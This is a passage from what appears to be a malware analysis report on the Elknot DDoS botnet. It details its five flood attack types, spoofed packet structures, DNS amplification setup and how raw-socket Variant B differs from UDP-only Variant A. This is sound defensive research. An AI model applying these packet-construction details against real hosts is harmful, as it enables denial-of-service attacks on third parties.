The **CThreadAttack** object, the workhorse object of the Elknot malware, contains a system for sending specially crafted packets to remote computers utilizing UDP [Variants A and B] as well as TCP and ICMP [Variant B]. Whenever **CManager::StartTaskProcess** finds a new **CCmdMessage** within the **CThreadSignaledMessageList<CCmdMessage>** object, and the **dwMsgType** is set to 1, **CThreadAttack::Start** is called with the **CCmdMessage** object. **CThreadAttack::Start** adds the **CLoopTask** to the task list of the **CThreadAttack** and sets the **CThreadAttack.condTaskReadyForLaunch** flag indicating that a new task is ready for execution by **CThreadAttack**.

As part of the initialization of Elknot, **CManager::StartNetProcess** activates 20 **CThreadAttack** objects, which results in each of the **CThreadAttack** object's **ProcessMain** function being called. The **CThreadAttack::ProcessMain** function begins by initializing a **CThreadTimer** object, which **CThreadAttack** utilizes for signaling hung threads to prevent a deadlock as well as timing out tasks that have a defined execution lifespan (**CSubTask.dwTaskDuration**). The **CThreadAttack::ProcessMain** enters an infinite loop that begins by calling **CThreadCondition::Wait** against the **condTaskReadyForLaunch**, a **CThreadCondition** object. The **CThreadCondition** object is an atomic flag indicating if the **CThreadAttack** object has been given any tasks to perform. The **CThreadCondition::Wait** function, in this case, is responsible for pausing execution of the **CThreadAttack** object's thread until there is a task to perform. The use of the **CThreadCondition** object allows each **CThreadAttack** object to wait an indefinite period of time for a new task while limiting the resources the object consumes when the object has no work waiting.

Once at least one new task is found waiting for the **CThreadAttack** object, **CThreadAttack::ProcessMain** will loop through the waiting tasks (contained within **CLoopTask** objects) until a **CLoopTask.dwExecutionCount** value is found greater than 0. Once such a task is



found, **CThreadAttack::ProcessMain** enters another loop where each of the **CSubTask** tasks are processed in sequence. For each **CSubTask** found, a call to **CManager::SendTaskStatus** is made to update the global **TaskStatus**, followed by a call to **CThreadAttack::PktAtk**.

CThreadAttack::PktAtk performs the actual data transmission from the victim's machine to the target IP address and port. **CThreadAttack::PktAtk** supports 5 different types of transmissions. Each transmission type is specified by the **CSubTask.taskType** field. Valid values range from **0x80** to **0x84**. The following table provides a quick map of **CSubTask.taskType** values to their corresponding attack types.

CSubTask.taskType	DDoS ATTACK TYPE
0x80	SYN Flood
0x81	UDP Flood
0x82	Ping Flood
0x83	Random Domain Lookup
0x84	DNS Amplification

It is the construction of **CThreadAttack::PktAtk** that differentiates Variant A from Variant B Elknot malware binaries. Variant A Elknot malware operate against UDP targets exclusively. Variant B Elknot malware operate against UDP, TCP, and ICMP targets. Given the differing structures of **CThreadAttack::PktAtk** between Variants A and B, it is best to explore each in isolation.

2.4.1 VARIANT A's **CThreadAttack::PktAtk**

Within Variant A Elknot malware, each attack type utilizes UDP as the transport mechanism. This is counter-intuitive when considering the fact that a SYN flood requires a TCP Connection and a Ping flood requires ICMP. As will be explained in several subsections below, each of the attack types consist of datagrams that make up legitimate packets for TCP/IP, UDP/IP, and ICMP/IP. This means that while the transport mechanism may be UDP, encapsulated within the UDP transport is legitimate traffic for potentially another network protocol. Effectively, Elknot's Variant A is either utilizing a form of IP over UDP or exhibiting poor network design.

For the packets that Variant A produces to be useful for the various attack types outside of a UDP flood, the UDP portion of the transport must be removed and the underlying protocol's packets introduced onto the wire. This means that the original endpoint specified by the **CSubTask.dwTargetIP** value for each attack must have the means to perform the operation of decapsulating the protocol and sending it on otherwise the endpoint will simply become flooded with what appears to be junk UDP data.

While **CThreadAttack::PktAtk** may support 5 different types of attacks, a coding anomaly prevents **CThreadAttack::PktAtk** from being able to use all 5 types and only allows for **CSubTask.taskType** = **0x81** and **0x83** to function. At the beginning of **CThreadAttack::PktAtk**, the function will perform the following range test and alteration to ensure that the supplied **CSubTask.taskType** value conforms to the range of **0x80** to **0x84**:

```
if ( (unsigned __int8)(task->taskType + 0x7D) > 1u )
    task->taskType = 0x81u;
```




The problem, however, is that the summation of **CSubTask.taskType** and **0x7D** is cast as an unsigned char value rather than a signed value. As a result, any **CSubTask.taskType** value that is not **0x83** will cause the condition to be true which will result in **CThreadAttack::PktAtk** resetting the attack type to **0x81**.

There is evidence to suggest this coding anomaly may be intentional. As stated previously, the transport protocol for all of the Elknot Variant A malware attack types is UDP. This is seen in the fact that all five attack types utilize the POSIX Socket function **sendto** (encapsulated within the function **CNetBase::Sendto**) to transmit the datagram to the Internet at large as well as calling **CNetBase::CreateSocket** with the protocol set to UDP. The **sendto** function is used for connectionless protocols such as UDP or raw sockets and requires a valid file descriptor (or socket descriptor, depending on your vernacular preference) which is typically a value greater than **0**. The attack types for SYN Flood and Ping Flood have the descriptor value hardcoded as **0**, effectively disabling their functionality. The fact that the non-UDP based protocols have their **sendto** descriptor values set to an invalid value suggest two things:

1. The Elknot Variant A malware, despite having TCP and ICMP functionality, is intentionally limited to UDP-based attacks
2. The coding anomaly that limited the available attacks to only **CSubTask.taskType = 0x81** (UDP Flood) and **0x83** (Random Domain Name Lookup) is a limiting feature and not a coding flaw.

Once begun, a **CSubTask** attack continues until one or both of the following conditions occurs:

1. The termination flag is set (by calling **CManager::StopTask**).
2. The duration of the attack has exceeded the value set in **CSubTask.dwTaskDuration**, which specifies the length of the attack in seconds.


The following subsections detail each of the **CSubTask.taskType** attack types available to the Elknot malware's Variant A regardless of the malware ability to actually activate the attack. Damian Menscher from Google, Inc. was instrumental in helping identify the various types of attacks as they were encapsulated by UDP packets as seen in the Variant A sample.

2.4.1.1 **CSubTask.taskType = 0x80: SYN FLOOD**

CSubTask.taskType = 0x80 attacks generate TCP/IP packets designed to aid in SYN attacks. Encapsulated within a UDP packet, **CThreadAttack::PktAtk** generates a TCP/IP packet with the SYN flag set (TCP Flags = **0x02**), a window offset of 6000 bytes, and the ACK and SEQ fields set to **0**. **CThreadAttack::PktAtk** initializes a 0x1000 byte buffer to all **0x00** bytes, making up the payload of the encapsulated TCP packet.

NOTE: While Variant A's **CThreadAttack::PktAtk** does have the functionality to construct the packets for this particular attack type, the transmission capabilities have been disabled (see the discussion above on the **sendto** descriptor), and the ability for the Elknot C2 server to select this attack type has been restricted in the Variant A samples Novetta captured and analyzed. Regardless, this section will define the packet structure as it would appear on the network if it were accessible and transmittable.

The following diagram illustrates the layout of the TCP/IP packet with the constant values that `CThreadAttack::PktAtk` applies:




The **<Fake Source IP address>** contains a value between `CSubTask.dwStartIP` and `CSubTask.dwEndIP`, incremented by one for each subsequent packet transmitted. The value of **<Fake Source Port>**, similarly, is between `CSubTask.wStartPort` and `CSubTask.wEndPort`, incremented by one for each new packet. If **<Fake Source IP address>** or **<Fake Source Port>** exceed `CSubTask.dwEndIP` or `CSubTask.wEndPort`, respectively, their values begin again at `CSubTask.dwStartIP` and `CSubTask.wStartPort`, respectively. The **<Target IP>** and **<Target Port>** values originate from the `CSubTask.dwTargetIP` and `CSubTask.wTargetPort` values, respectively.

The total size of the optional payload that follows after the TCP header (and subsequently, contribute to the value of the **<Total datagram size>** field) is defined by the range between `CSubTask.dwMinSize` and `CSubTask.dwMaxSize` values. The size of the optional payload begins at `CSubTask.dwMinSize` and increase by two bytes after each packet Elknot transmits until the upper limited set be `CSubTask.dwMaxSize` is reached at which point the size of the optional data payload starts again at `CSubTask.dwMinSize`.

Once constructed, `CThreadAttack::PktAtk` transmits the entire TCP/IP datagram to the target by calling `CNetBase::Sendto`, thus encapsulating the TCP traffic in a UDP packets payload. After transmitting the request, `CThreadAttack::PktAtk` will immediately generate another datagram in the same manner and repeat the process continuously until the termination signal occurs or the attack's specified duration has been met.

2.4.1.2 CSubTask.taskType = 0x81: UDP FLOOD

CSubTask.taskType = 0x81 attacks generate a UDP/IP packet consistent with the type of packet found in a UDP Flood attack with the optional payload of the packet consisting of up to 0x1000 bytes all set to 0x00. The structure of the datagram takes the form of:



The <Fake Source IP address> contains a value between CSubTask.dwStartIP and CSubTask.dwEndIP, incremented by one for each subsequent packet transmitted. The value of <Fake Source Port>, similarly, is between CSubTask.wStartPort and CSubTask.wEndPort, incremented by one for each new packet. If <Fake Source IP address> or <Fake Source Port> exceed CSubTask.dwEndIP or CSubTask.wEndPort, respectively, their values begin again at CSubTask.dwStartIP and CSubTask.wStartPort, respectively. The <Target IP> and <Target Port> values originate from the CSubTask.dwTargetIP and CSubTask.wTargetPort values, respectively.

The total size of the optional payload that follows after the TCP header (and subsequently, contribute to the value of the <Total datagram size> field) is defined by the range between CSubTask.dwMinSize and CSubTask.dwMaxSize values. The size of the optional payload begins at CSubTask.dwMinSize and increase by two bytes after each packet Elknot transmits until the upper limited set be CSubTask.dwMaxSize is reached at which point the size of the optional data payload starts again at CSubTask.dwMinSize. In practice, the total packet size cannot exceed 0x1000 bytes, otherwise the static buffer within Elknot used by CThreadAttack::PktAtk to construct the packet would overflow the boundaries.


Once constructed, CThreadAttack::PktAtk transmits the entire datagram to the target by calling CNetBase::Sendto. After transmitting the request, CThreadAttack::PktAtk will immediately generate another datagram in the same manner and repeat the process continuously until the termination signal occurs or the attack's specified duration has been met.

2.4.1.3 CSubTask.taskType = 0x82: PING FLOOD


CSubTask.taskType = 0x82 attacks generate a pair of ICMP/IP packets consistent with the type of packets found in a Ping Flood attack, with a payload of 2048 bytes (combined across both packets).

NOTE: While Variant A's CThreadAttack::PktAtk does have the functionality to construct the packets for this particular attack type, the transmission capabilities have been disabled (see the discussion above on the sendto descriptor), and the ability for the Elknot C2 server to select this attack type has been restricted in the Variant A samples Novetta captured and analyzed. Regardless, this section will define the packet structure as it would appear on the network if it were accessible and transmittable.

For the first datagram, CThreadAttack::PktAtk applies a data structure to the initialized buffer that consists of the following:



After transmitting the datagram to the target by calling CNetBase::Sendto, CThreadAttack::PktAtk generates a second datagram with the following structure:



2.4.1.4 CSubTask.taskType = 0x83: RANDOM SUBDOMAIN LOOKUP FLOOD

This type of transmission targets the DNS protocol. `CThreadAttack::PktAtk` begins by initializing a set of 16 random subdomain names that have the same base domain name as the domain specified by `CSubTask.strActorRemarks`. Each of the random subdomain strings consists of a sequence of the letter "a" of different lengths. The length of each random subdomain string is equal to its index. For example, the first string is "a", the second string is "aa", the third is "aaa", and so on. Each string is constructed to conform to the DNS query notion where the first byte for each substring is the number of characters that follows. As an example, the first random subdomain string (if the target domain is "novetta.com") would consist of the following bytes:

```
0x01, 'a', 0x07, 'n', 'o', 'v', 'e', 't', 't', 'a', 0x03, 'c', 'o', 'm'
```

And the second random subdomain string would be, for the same example:

```
0x02, 'a', 'a', 0x07, 'n', 'o', 'v', 'e', 't', 't', 'a', 0x03, 'c', 'o', 'm'
```

Each time that the `CThreadAttack::PktAtk` issues a `CSubTask.taskType = 0x83` attack, `CThreadAttack::PktAtk` will mutate a single randomly generated subdomain name by a single character by calling `CThreadAttack::DomainRandEx`. `CThreadAttack::DomainRandEx` will randomly select a character within the outer level subdomain and replace it with a letter or number in the string "abcdefghijklmnopqrstuvwxyz0123456789".

`CThreadAttack::PktAtk` will manually construct a DNS query for an A record for the randomly generated domain name and send the request, via UDP port 53, to the server specified by `CSubTask.dwTargetIP`. After transmitting the request, `CThreadAttack::PktAtk` will immediately generate another domain name (using the method described above) and repeat the process of generating and issuing a DNS query ad nauseum. Given a large enough Elknot botnet, this could potentially cripple even well resourced DNS servers.


It is worth noting that, of all of the attack types that Elknot Variant A supports, the random domain lookup flood attack is the only attack that does not utilize the IP over UDP encapsulation; rather, it sends the DNS request packet directly to the Internet. Despite only sending a DNS request datagram, the portion of **CThreadAttack::PktAtk** that handles the random domain lookup flood attack will generate a complete, legitimate UDP/IP packet for a DNS query, but will only send the payload section that contains the DNS request.

2.4.1.5 CSubTask.taskType = 0x84: DNS AMPLIFICATION

CSubTask.taskType = 0x84 attacks generate a UDP/IP packet consistent with the type of packet found in a DNS amplification attack. Unlike the **CSubTask.taskType = 0x83** (Random Domain Lookup Attack), the packets that the DNS amplification attack generates are encapsulated within a UDP transport and not sent directly to the Internet for resolution.

NOTE: While variant A's **CThreadAttack::PktAtk** does have the functionality to construct the packets for this particular attack type, the ability for the Elknot C2 server to select this attack type has been restricted in the Variant A samples that Novetta captured and analyzed. Regardless, this section will define the packet structure as it would appear on the network if it were accessible.

CThreadAttack::PktAtk begins by initializing a 0x1000 byte buffer to all 0x00 bytes. The data structure that **CThreadAttack::PktAtk** applies to the buffer consist of a UDP/IP header followed by a DNS query payload. The structure of the datagram takes the form of:





The **<Target IP Address>** contains a value between **CSubTask.dwStartIP** and **CSubTask.dwEndIP**, incremented by one for each subsequent packet transmitted. The value of **<Target Port>**, similarly, is between **CSubTask.wStartPort** and **CSubTask.wEndPort**, incremented by one for each new packet. If **<Target IP Address>** or **<Target Port>** exceed **CSubTask.dwEndIP** or **CSubTask.wEndPort**, respectively, their values begin again at **CSubTask.dwStartIP** and **CSubTask.wStartPort**, respectively. The **<DNS Server IP Address>** value originates from the **CSubTask.dwTargetIP**. The **<Domain name>** value comes from the **CSubTask.strActorRemarks** value.

Once constructed, **CThreadAttack::PktAtk** transmits the entire datagram to the target by calling **CNetBase::Sendto**. After transmitting the request, **CThreadAttack::PktAtk** will immediately generate another datagram in the same manner and repeat the process continuously until the termination signal occurs or the attack's specified duration has been met.

Note that while the previously defined attacks use **CSubTask.dwStartIP/CSubTask.dwEndIP** and **CSubTask.wStartPort/CSubTask.wEndPort** to specify fake source information, in the case of a DNS amplification attack it is necessary to have the fake source represent the real target of the attack. This is necessary because the DNS server will use the information to send back datagrams representing the answer to the query the attack generates.

2.4.2 VARIANT B's **CThreadAttack::PktAtk**

The overall structure of **CThreadAttack::PktAtk** in the Elknot malware's Variant B samples is close to that of the **CThreadAttack::PktAtk** for the Variant A samples. The difference comes from the method by which Variant B transmits attack packets. While Variant A uses a **SOCK_DGRAM** (datagram) type socket with the UDP protocol exclusively, Variant B samples use a **SOCK_RAW** (raw) type socket with the protocol depending on the type of attack. As part of the initialization of the **CThreadAttack::PktAtk** function, the function calls **CNetBase::CreateRawSocket** to generate a raw socket for the appropriate protocol as it relates to the specified attack type. The table below maps the various attack types to the network protocol that the attack uses:

ATTACK TYPE (CSubTask.taskType)	PROTOCOL
0x80 (SYN Flood)	TCP
0x81 (UDP Flood)	UDP
0x82 (Ping Flood)	IP
0x83 (Random Domain Lookup)	UDP
0x84 (DNS Amplification)	UDP

After generating a socket, the socket is configured by calling **CNetBase::SetSendTimeout** to lower the timeout to 1 second, **CNetBase::SetSendBufSize** to effectively disable the transmit queue (thereby forcing rapid packet transmission) and **CNetBase::SetHdrIncl** to disable the inclusion of the IP header by the networking subsystem of Linux.



The use of a raw network socket provides Variant B samples with a greater flexibility than their Variant A counterparts. At the same time it also explains the structure of the attack packets that the Variant A samples generate. The codebase between Variant A and Variant B samples is remarkably similar. The functional structure between the Variants is nearly identical, except for the various **CNetBase** functions previously listed and the use of **CNetBase::CreateRawSocket** over **CNetBase::CreateSocket** for the socket generation. The structure of each attack packet is also the same between Variants A and B, with changes only in the transport layer. Therefore it is not a leap to assume that the authors originally wrote the Variant B source code and then modified the source code to fit whatever need arose to limit the Variant A samples to using UDP. In any case, the result is that the Variant B samples provide the full spectrum of available attack types, without restriction, while the Variant A samples retain the ghosts of such functionality.

The following subsections detail each of the **CSubTask.taskType** attack types available to the Elknot malware's Variant B. The structure of the packets for each attack mirrors the structure of the packets within the Variant A's attacks but the difference, as noted above, is that the Variant B datagrams represent actual network packets, not datagrams encapsulated in UDP/IP.

2.4.2.1 **CSubTask.taskType = 0x80: SYN FLOOD**

CSubTask.taskType = 0x80 attacks generate TCP/IP packets designed to aid in SYN attacks. **CThreadAttack::PktAtk** generates a TCP/IP packet with the SYN flag set (TCP Flags = **0x02**), a window offset of 6000 bytes, and the ACK and SEQ fields set to 0. Variant B's **CThreadAttack::PktAtk** generates the exact same packet, using the exact same IP and port value generation, as Variant A for the SYN flood attack as defined in Section 2.4.1.1.

Once constructed, **CThreadAttack::PktAtk** transmits the entire TCP/IP datagram to the target by calling **CNetBase::Sendto**. The use of a raw socket and **CNetBase::Sendto** means that Variant B sends a true spoofed packet instead of a UDP/IP encapsulated TCP/IP packet. After transmitting the request, **CThreadAttack::PktAtk** will immediately generate another datagram in the same manner and repeat the process continuously until the termination signal occurs or the attack's specified duration has been met.

2.4.2.2 **CSubTask.taskType = 0x81: UDP FLOOD**

CSubTask.taskType = 0x81 attacks generate a UDP/IP packet consistent with the type of packet found in a typical UDP Flood attack with the optional payload of the packet consisting of up to 0x1000 bytes all set to **0x00**. Variant B's **CThreadAttack::PktAtk** generates the exact same packet, using the exact same IP and port value generation, as Variant A for the UDP flood attack as defined in Section 2.4.1.2.

CThreadAttack::PktAtk transmits the entire datagram to the target by calling **CNetBase::Sendto**. The use of a raw socket and **CNetBase::Sendto** means that Variant B sends a true spoofed packet instead of a UDP/IP encapsulated UDP/IP packet. After transmitting the request, **CThreadAttack::PktAtk** will immediately generate another datagram in the same manner and repeat the process continuously until the termination signal occurs or the attack's specified duration has been met.

2.4.2.3 CSubTask.taskType = 0x82: PING FLOOD

